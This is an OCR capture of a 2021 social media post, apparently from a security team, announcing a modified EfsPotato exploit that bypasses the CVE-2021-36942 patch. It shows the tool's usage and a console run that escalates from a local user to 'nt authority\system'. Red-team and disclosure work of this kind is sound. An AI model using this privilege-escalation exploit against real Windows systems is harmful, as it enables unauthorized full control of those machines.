
Settings

Post

BlackArrow
@BlackArrowSec

Our team improved the C# zcgonvh/EfsPotato exploit to bypass the latest MS patch (by using EfsRpcEncryptFileSrv). Now you can also select a different named pipe, other than "lsarpc":



```
C:\Users\pmartinez.adm\Desktop>EfsPotato.exe
Exploit for EfsPotato(MS-EFSR EfsRpcOpenFileRaw with SeImpersonatePrivilege local privalege escalation vulnerability).
Part of GMH's fuck Tools, Code By zcgonvh.
CVE-2021-36942 patch bypass (EfsRpcEncryptFileSrv method) + alternative pipes support by Pablo Martinez (@xassiz) [www.blackarrow.net]

usage: EfsPotato <cmd> [pipe]
  pipe -> lsarpc|efsrpc|samr|lsass|netlogon (default=lsarpc)


C:\Users\pmartinez.adm\Desktop>EfsPotato.exe whoami efsrpc
Exploit for EfsPotato(MS-EFSR EfsRpcOpenFileRaw with SeImpersonatePrivilege local privalege escalation vulnerability).
Part of GMH's fuck Tools, Code By zcgonvh.
CVE-2021-36942 patch bypass (EfsRpcEncryptFileSrv method) + alternative pipes support by Pablo Martinez (@xassiz) [www.blackarrow.net]

[+] Current user: BLACKARROW\pmartinez.adm
[+] Pipe: \pipe\efsrpc
[!]binding ok (handle=1128d80)
[+] Get Token: 748
[!] process with pid: 4904 created.
==============================
nt authority\system
```

10:44 AM · Nov 25, 2021

97 Reposts **1** Quote **215** Likes **39** Bookmarks

39